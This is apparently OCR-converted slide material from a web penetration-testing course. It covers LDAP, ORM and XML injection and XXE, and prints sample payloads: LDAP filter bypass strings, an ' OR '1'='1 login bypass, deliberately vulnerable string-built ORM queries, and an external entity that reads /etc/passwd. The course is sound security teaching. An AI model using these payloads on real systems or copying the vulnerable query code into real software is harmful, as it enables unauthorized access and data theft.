
Attributes:

These are key-value pairs that describe an entry.

Example:

```
cn (common name): John Doe
mail: john.doe@example.com
```

LDAP Directory Tree Example



LDAP Directory Structure

Before we move on to explore LDAP syntax and it's capabilities, let's take a closer look at directory databases which are inherent component of LDAP implementations.

More specifically, we need to understand how Objects in a directory accessed via LDAP are stored and what format they are stored in.

KEY POINTS

When referring to the LDAP directory structure, you are referring to the structure used by directory services that implement the LDAP protocol to organize and manage data.

LDAP Protocol Role: LDAP defines how directory data is accessed and managed (e.g., querying, adding, modifying entries).

- It works with the hierarchical structure but does not dictate or enforce the specific organization of the directory.

Directory Services Role: The structure itself is defined and maintained by the directory service (e.g., Microsoft Active Directory, OpenLDAP).

- It is organized as a Directory Information Tree (DIT), where entries are arranged hierarchically.

Hierarchy Example: The hierarchical structure (e.g., `dc=example,dc=com`) is created and managed by the directory service, while the LDAP protocol provides the means to interact with it.


LDIF Format

Objects in directory databases accessed via LDAP are stored in **LDIF**.

The LDAP Data Interchange Format (LDIF) is a standard plain-text format used to represent directory entries or perform directory operations (e.g., adding, modifying, or deleting entries).

A directory database can support LDIF by defining its assumptions in a LDIF file. It can be a plaintext file simply containing directory data representation as well as LDAP commands. They are also used to read, write, and update data in a directory.

Sample LDIF File



Lines 1-3: We are defining the top-level domain "`org`".

Lines 5-8: Next, we are defining the subdomain "`samplecompany`", for example "`samplecompany.org`".

Lines 10-16: We define two organization units (ou): it and marketing.

Lines 18-26: We then add objects to the domain "`samplecompany.org`" and assign attributes with values.

For example, "`sn`" stands for "`surname`", "`cn`" stands for canonical name (or first name), while "`mail`" is a placeholder for an email address.

LDAP Syntax

LDAP Syntax

LDAP as a protocol has its own structure for querying the back-end database. It utilizes operators like the following:

- "=" (equal to)
- | (logical or)
- ! (logical not)
- & (logical and)
- * (wildcard) – Represents any string or character

LDAP Syntax

These operators are used in larger expressions (LDAP queries). Below you can find exemplary LDAP queries.

- (`cn=John`) will fetch personal entries where canonical name is “John”.
- (`cn=J*`) will fetch personal entries where canonical name starts with “J”, as a wildcard is placed in the query.

LDAP Syntax

LDAP query expressions can also be concatenated, resulting in a sample query like the one below:

(|(sn=a*)(cn=b*))

In this case, the first OR operator is used in order to indicate that we either look for all records which surname starts with “a” or canonical name starts with “b”.

LDAP Injection

LDAP Injection

LDAP Injection is a web application vulnerability that occurs when user-supplied input is improperly sanitized or validated before being incorporated into an LDAP query.

This allows attackers to manipulate the structure of the query, leading to unauthorized access, bypassing authentication, or extracting sensitive information from the directory.

If a query is not sainitized, an attacker can use a wildcard(*) instead of a legitimate object, pulling all the objects instead of a specific one.

LDAP Injection

Causes of LDAP Injection

Improper Input Validation: Accepting user input directly without verifying or sanitizing it.

Concatenating User Input into Queries: Dynamically building LDAP queries using unsanitized user input instead of using safe parameterized queries.

Lack of Escape Mechanisms: Special characters like *, (,), or | in LDAP queries are not properly escaped, allowing attackers to alter query logic.

Basic LDAP Injection Example

Suppose that a web application allows us to list all available printers from an LDAP directory. Error messages are not returned. The application utilizes the following search filter:

(& (objectclass=printer)(type=Canon*))

As a result, if any Canon printers are available, icons of these printers are shown to the client. Otherwise, no icon is present. This is an exemplary true/false situation.

Examples

Bypassing Authentication

Typical LDAP Query for Authentication ({username} and {password} are user inputs.)

```
(&(uid={username})(password={password}))
```

If user input is not sanitized, an attacker can inject the following as the username:

```
*)(uid=*)
```

Resulting query:

```
(&(uid=*)(uid=*)(password={password}))
```

This query always evaluates to true, bypassing authentication.

Data Extraction

An attacker submits:

```
*)(objectClass=*)
```

Resulting query:

```
(&(uid=*)(objectClass=*)(password={password}))
```

This query retrieves all entries in the directory where objectClass=*.

How *) Works in LDAP Injection Payloads

When combined as *), the characters close an existing filter and add a new wildcard condition, often to bypass restrictions or change the query logic.

Authentication Bypass Example

Vulnerable Query

```
(&(uid={username})(password={password}))
```

Attacker Input:

- Username: *)(uid=*)
- Password: anything

How *) Works in LDAP Injection Payloads

Authentication Bypass Example

Resulting query

```
(&(uid=*)(uid=*)(password=anything))
```

*The *) ends the uid={username} filter early and adds a new wildcard filter (uid=*), causing the query to match all users, bypassing authentication.*

Lab Demo: LDAP Injection

Introduction to Object-Relational Mapping (ORM)

Object-Relational Mapping (ORM)

ORM (Object-Relational Mapping) is a programming technique used to map objects in an application to database tables.

It abstracts database operations, allowing developers to interact with the database using object-oriented programming concepts instead of writing raw SQL queries.

Object-Relational Mapping (ORM)

Object-Relational Mapping (ORM) **bridges the gap** between object-oriented programming languages (like Python, Java, or Ruby) and relational databases (like MySQL, PostgreSQL, or SQLite).

It automates the process of converting data between incompatible systems by mapping classes to database tables and objects to rows within those tables.

Why ORM?

Bridge Between Object-Oriented Code and Relational Databases

- Relational databases store data in tables, while object-oriented programming languages use objects and classes.
- ORM translates object structures into table structures and vice versa, enabling seamless interaction.

Simplify Database Operations

- ORMs provide a high-level API for performing common database operations like CRUD (Create, Read, Update, Delete) without requiring SQL knowledge.

Reduce Boilerplate Code

- ORM eliminates repetitive SQL code, allowing developers to focus on application logic rather than database interaction details.

Why ORM?

Ensure Database Independence

- ORM frameworks abstract database-specific syntax, making applications more portable across different databases (e.g., MySQL, PostgreSQL, SQLite).

Increase Developer Productivity

- By reducing the complexity of database queries and automating data transformations, ORM speeds up development time.

Enhance Security

- ORM frameworks often include mechanisms like parameterized queries, which help mitigate vulnerabilities like SQL Injection.

Commonly Used ORM Frameworks

ORM Framework	Language	Description
SQLAlchemy	Python	Versatile and widely used ORM, supports advanced queries and raw SQL.
Hibernate	Java	The most popular ORM for Java, with extensive features and JPA integration.
Entity Framework	.NET	Microsoft’s official ORM, fully integrated into the .NET ecosystem.
Django ORM	Python	Built-in ORM for Django, focusing on simplicity and ease of use.
Eloquent ORM	PHP	Laravel’s intuitive ORM, emphasizing simplicity and developer productivity.

How is ORM Used in Web Apps?

Simplified Database Access

- ORM frameworks provide an API to interact with the database using methods and objects, reducing the need for manual SQL.
- **Example frameworks:** SQLAlchemy (Python), Hibernate (Java), Active Record (Ruby on Rails).

Mapping Objects to Tables

- Objects represent rows in a table, and attributes correspond to columns.
- **Example:** A User class maps to a users table, with attributes like username and email.

Advantages of ORM

- Reduces boilerplate code.
- Provides database-agnostic query support.
- Improves maintainability by centralizing database logic.

How ORM Works

Entity-to-Table Mapping

Each class in the application corresponds to a database table.
Each attribute of the class represents a column in the table.

CRUD Operations (Create, Read, Update, Delete)

ORMs provide methods to perform database operations without writing SQL manually.

Abstraction of Database Queries

Developers interact with the database through high-level APIs, which the ORM translates into SQL queries.

Example: ORM in Action

ORM in Action

The following example illustrates how an Object-Relational Mapping (ORM) framework simplifies database interactions in a typical web application scenario.

The scenario revolves around managing user data in a database, including creating, reading, updating, and deleting records.

The goal is to highlight how ORM abstracts SQL queries and allows developers to work with data using object-oriented principles.

ORM in Action

Without ORM (Raw SQL):

```
import sqlite3

conn = sqlite3.connect('example.db')
cursor = conn.cursor()

cursor.execute("INSERT INTO users (username, email)
VALUES (?, ?)", ('john_doe', 'john@example.com'))
conn.commit()
cursor.close()
conn.close()
```

ORM in Action

With ORM (SQLAlchemy):

```
from sqlalchemy import Column, String, Integer, create_engine
from sqlalchemy.orm import declarative_base, sessionmaker

Base = declarative_base()

class User(Base):
    __tablename__ = 'users'
    id = Column(Integer, primary_key=True)
    username = Column(String, nullable=False)
    email = Column(String, nullable=False)

engine = create_engine('sqlite:///example.db')
Session = sessionmaker(bind=engine)
session = Session()

# Create a new user
new_user = User(username='john_doe', email='john@example.com')
session.add(new_user)
session.commit()
```

ORM in Action


```
from sqlalchemy import Column, String, Integer,
create_engine
from sqlalchemy.orm import declarative_base, sessionmaker

Base = declarative_base()

class User(Base):
    __tablename__ = 'users'
    id = Column(Integer, primary_key=True)
    username = Column(String, nullable=False)
    email = Column(String, nullable=False)

engine = create_engine('sqlite:///example.db')
Session = sessionmaker(bind=engine)
session = Session()

# Create a new user
new_user = User(username='john_doe',
email='john@example.com')
session.add(new_user)
session.commit()
```

The User class is mapped to a database table named users.

Each attribute of the class (id, username, email) maps to a column in the users table with the specified data type (Integer, String).

ORM in Action

```
from sqlalchemy import Column, String, Integer,
create_engine
from sqlalchemy.orm import declarative_base, sessionmaker

Base = declarative_base()

class User(Base):
    __tablename__ = 'users'
    id = Column(Integer, primary_key=True)
    username = Column(String, nullable=False)
    email = Column(String, nullable=False)

engine = create_engine('sqlite:///example.db')
Session = sessionmaker(bind=engine)
session = Session()

# Create a new user
new_user = User(username='john_doe',
email='john@example.com')
session.add(new_user)
session.commit()
```


Object Creation
`new_user` is an instance of the User class representing a single row in the users table.

Add Operation
The `session.add(new_user)` method schedules the object to be inserted into the database.

Commit Operation
The `session.commit()` method sends the SQL INSERT statement to the database to persist the new record.

ORM Injection

ORM Injection

ORM Injection is a type of injection vulnerability that targets applications using an Object-Relational Mapping (ORM) framework to interact with a database.

It occurs when untrusted user input is improperly sanitized and passed to ORM query methods, allowing an attacker to manipulate the underlying SQL query generated by the ORM.

How Does ORM Injection Work?

ORM Injection exploits the abstraction provided by ORM frameworks to manipulate database queries indirectly.

While ORMs aim to prevent vulnerabilities like SQL Injection, improper handling of user input can still expose applications to attacks.

What Causes ORM Injection Vulnerabilities?

Improper Input Validation

Failure to validate or sanitize user input allows malicious payloads to be passed into ORM methods.

Dynamic Query Construction

Building dynamic queries by concatenating strings with user input introduces vulnerabilities.

Example:

```
User.query.filter(f"username = '{username}' AND password =
'{password}'").all()
```

What Causes ORM Injection Vulnerabilities?

Use of Raw SQL in ORM

Many ORM frameworks allow developers to write raw SQL for complex queries. If raw SQL includes unsanitized user input, it becomes vulnerable.

Developer Misuse

Developers may inadvertently bypass ORM safeguards or misuse query-building features, leading to vulnerabilities.

ORM Injection Example

ORM Injection Example

Scenario: An application uses an ORM to authenticate users by verifying their username and password.

Vulnerable Code:

```
username = request.args.get('username')
password = request.args.get('password')

# Vulnerable query
user = User.query.filter(f"username = '{username}' AND
password = '{password}'").all()
```

ORM Injection Example

Attacker's Payload:

- Username: admin' OR '1'='1
- Password: (any value)

Resulting SQL Query:

```
SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND
password = 'anything';
```

The condition OR '1'='1' always evaluates to true, allowing the attacker to bypass authentication and log in as the first user in the database.

Introduction to XML

What is XML?

XML (eXtensible Markup Language) is a **markup language** used to structure, store, and transport data in a readable and platform-independent format.

It defines a set of rules for encoding documents in a format that is both **human-readable** and **machine-readable**.

XML plays an important role in many different IT systems and is often used for **distributing data** over the Internet.

Despite the arrival of "newer" data structure format languages, such as YAML and JSON, the eXtensible Markup Language remains both alive and a prevalent alternative for exchanging data over the internet.

What is XML?

XML is a markup language just like HTML, with some differences;

- ➔ XML was designed to transport data and HTML was designed to display/render data.
- ➔ **XML tags are not predefined like HTML tags**.

XML has many practical use cases in web applications. These typically include PDF, RSS, OOXML (.docx, .pptx, etc.), SVG, and finally networking protocols, such as XMLRPC, SOAP, WebDAV and so many others.

In this section of the course, we are going to explore the primary attack techniques against XML data structures. More specifically, we'll explore the primary **injection-based XML vulnerabilities like XML TAG Injection and XML External Entities.**

How XML Works

Data Representation

- XML organizes data hierarchically in a **tree structure**.
- Each piece of data is enclosed in **tags** that describe its meaning.

Use Cases


- Data storage and transport (e.g., between systems or applications).
- Configuration files for software.
- Web services communication (e.g., SOAP).

Processing

- Applications parse XML using an **XML parser**.
- The parsed data is used for operations like database updates, rendering content, or communication between systems.

XML Tree Structure

XML documents form a tree structure that starts at "**the root**" and **branches** to "**the leaves**".



https://www.w3schools.com/xml/xml_tree.asp

XML Tree Structure

XML Tree Structure

The prolog defines the XML version and the character encoding.

The next line is the root element of the document: <bookstore>

The next line starts a <book> element.

The <book> elements have 4 child elements: <title>, <author>, <year>, <price>.

```
<?xml version="1.0" encoding="UTF-8"?>
<bookstore>
  <book category="cooking">
    <title lang="en">Everyday Italian</title>
    <author>Giada De Laurentiis</author>
    <year>2005</year>
    <price>30.00</price>
  </book>
  <book category="children">
    <title lang="en">Harry Potter</title>
    <author>J K. Rowling</author>
    <year>2005</year>
    <price>29.99</price>
  </book>
  <book category="web">
    <title lang="en">Learning XML</title>
    <author>Erik T. Ray</author>
    <year>2003</year>
    <price>39.95</price>
  </book>
</bookstore>
```

https://www.w3schools.com/xml/xml_tree.asp

XML Syntax

Start and End Tags

- Every element has an opening and closing tag.

```
<name>John Doe</name>
```

Attributes

- Elements can have attributes for metadata.

```
<user id="123">John Doe</user>
```

An XML element is everything from (including) the element's start tag to (including) the element's end tag.
An element can contain: Text, Attributes, other elements or a mix of the aforementioned.

XML Syntax

Nesting

- Elements can be nested to represent hierarchical data.

```
<user>
    <name>John Doe</name>
    <email>johndoe@example.com</email>
</user>
```

Root Element

- XML documents must have a single root element that encapsulates all other elements.

```
<data>
    <user>John Doe</user>
</data>
```

XML Syntax Considerations

- XML documents must contain one root element that is the parent of all other elements.

- **XML Prolog:** The XML prolog is optional. If it exists, it must come first in the document.

```
<?xml version="1.0" encoding="UTF-8"?>
```

- XML tags are case sensitive. The tag <Letter> is different from the tag <letter>.
- In XML, it is illegal to omit the closing tag. All elements must have a closing tag.

Well Formed XML

Technically, XML is derived from the SGML standard and is the same standard on which HTML* is based, however, with a lightweight implementation. This means that some SGML-based features, such as unclosed end-closed tags, etc. are not implemented.

Nevertheless, there is a **Document Type Definition (DTD)** that is used to define the legal building blocks of an XML document. These blocks are as follows:

What is an XML DTD (Document Type Definition)?

An XML document with correct syntax is called "**Well Formed**" and an XML document validated against a DTD is both "**Well Formed**" and "**Valid**".

An **XML DTD** (Document Type Definition) defines the structure, elements, and attributes of an XML document.

It acts as a blueprint that specifies how an XML document should be structured, ensuring the document is valid and follows the predefined rules.

A DTD can be included within an XML document (internal DTD) or referenced externally (external DTD).

Example: XML with DTD

```
<?xml version="1.0"?>
<!DOCTYPE library [
    <!ELEMENT library (book+)>
    <!ELEMENT book (title, author, year, price)>
    <!ELEMENT title (#PCDATA)>
    <!ELEMENT author (#PCDATA)>
    <!ELEMENT year (#PCDATA)>
    <!ELEMENT price (#PCDATA)>
    <!ATTLIST book id ID #REQUIRED>
]>
<library>
    <book id="b1">
        <title>1984</title>
        <author>George Orwell</author>
        <year>1949</year>
        <price>9.99</price>
    </book>
    <book id="b2">
        <title>Brave New World</title>
        <author>Aldous Huxley</author>
        <year>1932</year>
        <price>12.49</price>
    </book>
</library>
```

Components of a DTD

Elements: Define the tags allowed in the XML document and their hierarchy. Declared with <!ELEMENT>.

Attributes: Specify attributes for elements, their types, and whether they are optional or required. Declared with <!ATTLIST>.

Entities: Define reusable values or references. Declared with <!ENTITY>.

PCDATA and CDATA: #PCDATA (Parsed Character Data): Allows parsed text.
CDATA (Character Data): Allows raw, unparsed text.

Example: XML with DTD

Text Content of Elements

```
<?xml version="1.0"?>
<!DOCTYPE library [
    <!ELEMENT library (book+)>
    <!ELEMENT book (title, author, year, price)>
    <!ELEMENT title (#PCDATA)>
    <!ELEMENT author (#PCDATA)>
    <!ELEMENT year (#PCDATA)>
    <!ELEMENT price (#PCDATA)>
    <!ATTLIST book id ID #REQUIRED>
]>
<library>
    <book id="b1">
        <title>1984</title>
        <author>George Orwell</author>
        <year>1949</year>
        <price>9.99</price>
    </book>
    <book id="b2">
        <title>Brave New World</title>
        <author>Aldous Huxley</author>
        <year>1932</year>
        <price>12.49</price>
    </book>
</library>
```


Declaring the Root Element

- ➔ library is the root element.
- ➔ It contains one or more <book> elements (+ indicates one or more).

Defining Child Elements

- ➔ A <book> element must have four child elements: <title>, <author>, <year>, and <price> in the specified order.

XML Injection

XML Injection

XML Injection is a vulnerability that occurs when an attacker manipulates user input to inject malicious XML data into an XML document or query. This can lead to unauthorized access, data leakage, or manipulation of application behavior.

It is important to note that **XML Injection** is a broader term that refers to manipulating or injecting malicious XML content into a system that processes XML.

It exploits vulnerabilities in applications that accept XML input or use XML-based queries to interact with data sources.

How XML Injection Works

Input Point: The attacker identifies applications that accept XML input (e.g., via APIs or forms).

Malicious Payload: The attacker injects additional XML elements or attributes into the input.

Impact: The XML structure is modified to bypass authentication or retrieve unauthorized data.

Key Characteristics

- Targets XML input fields or XML queries.
- Can inject new elements, attributes, or data.
- Often used to bypass authentication, manipulate data, or trigger unexpected behavior in the application.

Example of XML Injection: A vulnerable application parses XML input from the user:

```
<user>
    <username>admin</username>
    <password>password123</password>
</user>
```

Key Characteristics

Example of XML Injection: An attacker injects a payload:

```
<user>
    <username>admin</username>
    <password>' OR '1'='1</password>
</user>
```

This could manipulate an XML-based query to bypass authentication.

Types of XML Injection Attacks/Vulns

Attack Type	Description	Impact
XML Data Manipulation	Altering XML data to manipulate application behavior.	Data tampering, bypassing authentication.
XML Tag Injection	Injecting new or modified XML tags into the document.	Privilege escalation, XML parsing issues.
XPath Injection	Injecting malicious XPath expressions.	Unauthorized data access, authentication bypass.
XML External Entity (XXE)	Exploiting external entities in XML processing.	File disclosure, SSRF, DoS.
Billion Laughs Attack	Recursive entities causing resource exhaustion.	Denial of Service (DoS).
XML Attribute Injection	Injecting or manipulating attributes in XML.	Privilege escalation, data tampering.
XML Schema Poisoning	Manipulating XML schemas for malicious purposes.	Validation bypass, injection of unexpected data.
XML Bombs	Large or deeply nested XML documents to overload servers.	Denial of Service (DoS).
XInclude Injection	Including malicious external content in XML.	File inclusion, sensitive information disclosure.
XML Content Manipulation	Injecting malicious content to disrupt or exploit application logic.	Application misbehavior, logic exploitation.

XML Tag Injection

XML Tag Injection

XML Tag Injection is a specific type of XML Injection where the attacker adds or modifies XML tags in the input. It focuses on manipulating the structure of the XML document by injecting new or unexpected tags.

Key Characteristics:

- ➔ Focuses on injecting tags rather than data or attributes.
- ➔ Often used to modify the XML document structure, disrupt parsing, or trigger unexpected behavior in the application.

Example #1 - XML Tag Injection

An attacker injects:

```
<user>
    <username>admin</username>
    <role><admin/></role>
</user>
```

The injected <admin/> tag could trick the application into assigning the attacker administrative privileges.

Example #2 - XML Tag Injection

If either updating his profile or during the registration process, Joe is able to inject some XML metacharacters within the document.

Then, if the application fails to contextually validate data, it is vulnerable to **XML Injection**.

Metacharacters: **' " < > &**

```
<?xml version="1.0"?>
<users>
        <user>

        <username>admin</username>

        <password>secretpassword</passwor
d>
                <group>admin</group>
        </user>
        <user>
                <username>joe</username>

        <password>joespassword</password>
                <group>users</group>
        </user>
</users>
```

Example #2 - XML Tag Injection

In order to test the application against XML Injection, we have to inject metacharacters, attempting to break some of the structures.

This will result in throwing exceptions during XML parsing.

```
<?xml version="1.0"?>
<users>
        <user>

        <username>admin</username>

        <password>secretpassword</passwor
d>
                <group>admin</group>
        </user>
        <user>
                <username>joe</username>

        <password>joespassword</password>
                <group>users</group>
        </user>
</users>
```

Testing for XML Injection

Testing XML Injection – Single/Double Quotes

Single and Double quotes are used to define an attribute value in the tag:

```
<group id="id">admin</group>        <group id='id'>admin</group>
```

An id, like the following, will make the XML incorrect:

```
<group id="12"">admin</group>       <group id='12''>admin</group>
```

Testing XML Injection – Ampersand

Another metacharacter is the ampersand, which is used to represent entities in this way:

```
&EntityName;
```

By injecting `&name;`, we can trigger an error if the entity is not defined. Additionally, we can attempt to remove the final `;`, generating a malformed XML structure.

Testing XML Injection – Angular Parentheses

Using angular parentheses, we can begin to define several areas within the XML document such as tag names, comments, and CDATA sections.

```
<tagname>   <!-- -->   <![CDATA[value]]>
```

Lab Demo: XML Injection

XML External Entity (XXE)

XXE (XML External Entity)

The most dangerous type of XML Injection attack involves injecting external entities into the XML document definition; this type of attack is known as **XXE (XML eXternal Entities)**.

XXE (XML External Entity) is a vulnerability that occurs when an **XML parser** processes external entities referenced in an XML document. This can lead to:

- ➔ Data Exposure: Reading sensitive files on the server.
- ➔ Denial of Service (DoS): Overloading the server with malicious payloads.
- ➔ Server-Side Request Forgery (SSRF): Accessing internal or external resources.

XXE (XML External Entity)

In general, the idea is to instruct XML parsers to load **externally defined entities**, therefore making it possible to access sensitive content stored on the vulnerable host.

There are two kinds of External Entities: Private and Public. The differences between the two are based upon the usage.

Private external entities are restricted to a either a single author or group of authors. Public, on the other hand, was designed for a broader usage. The definitions can be illustrated in greater detail on the next slide.

External Entities: Private vs. Public

```
<!ENTITY name SYSTEM "URI">
```

Private

```
<?xml version="1.0"?>
<!DOCTYPE message [
  <!ELEMENT sign (#PCDATA)>
  <!ENTITY c SYSTEM "http://my.site/copyright.xml">
]>
<sign>&c;</sign>
```

Public

```
<!ENTITY name PUBLIC "PublicID" "URI">
```

Alternate URI where the entity can be found

```
<?xml version="1.0"?>
<!DOCTYPE message [
  <!ELEMENT sign (#PCDATA)>
  <!ENTITY c PUBLIC "-//W3C//TEXT copyright//EN"
     "http://www.w3.org/xmlspec/copyright.xml">
]>
<sign>&c;</sign>
```

XXE (XML External Entity)

With external entities, we can create **dynamic references** in the document. Clearly, the most dangerous entities are the private ones because they allow us to disclose local system files, play with network schemes, manipulate internal applications, etc.

Let's take a look at some useful techniques that can be used to test/attack XML parsers and inject XML External Entities.

Resource Inclusion

The first example of **XXE** exploitation is **resource inclusion**. In this scenario, the attacker uploads/crafts a malicious XML file.

This includes an external entity definition that points to a local file.

<!ENTITY **xxefile** SYSTEM "**file:///etc/passwd**">

Resource Inclusion

Next, in the body of the xml request, they put the reference to the created entity:

```
<!DOCTYPE message [
  …
  <!ENTITY xxefile SYSTEM "file:///etc/passwd">
]>
<message>
  …
  <body>&xxefile;</body>
</message>
```

After sending the request to both trigger the attack and force the XML parser into fetching the malicious content, we must coax the application in to providing the information sent.

Resource Inclusion

In the continuation of our example, once the receiver reads the message, he will not only see the body of the message, but also the content of the external entity &xxefile;(/etc/passwd file).

Lab Demo: Apache Solr XXE

Advanced Injection Attacks

Course Summary

Key Concepts - Recap

- Fundamentals of SQL Injection
- Automating Exploitation with SQLMap
- Advanced SQLi: OOB & Second-Order SQLi
- NoSQL Injection
- LDAP Injection
- ORM Injection
- XML External Entity (XXE) Injection

Learning Outcomes Recap

+ **SQL Injection Essentials:** Learn to identify and execute common techniques like Error-based, Union-based, and Boolean-based SQL Injection, along with strategies to prevent them.
+ **Attack Automation:** Master the use of tools like SQLMap to automate the detection and exploitation of SQL Injection vulnerabilities.
+ **Advanced SQL Injection:** Identify and exploit advanced SQL Injection techniques like OOB and and Second-order SQLi.
+ **NoSQL Injection:** Learn how to identify and exploit NoSQL Injection vulnerabilities in databases like MongoDB.
+ **LDAP Injection:** Learn how Lightweight Directory Access Protocol (LDAP) systems are exploited through injection attacks.
+ **ORM Injection:** Exploit weaknesses in ORM-generated queries to manipulate application behavior.
+ **XXE Injection:** Develop a comprehensive understanding of XML External Entity (XXE) injection.

Real-World Applications

- Formative: The techniques covered in this course form the core of a professional web application penetration tester's repertoire, equipping you with the skills to identify critical vulnerabilities like SQL Injection, which is a perennial OWASP Top 10 threat.
- Staying Current: This course addresses the growing growing popularity and adoption of non-relational databases by equipping you with the skills to test NoSQL databases.
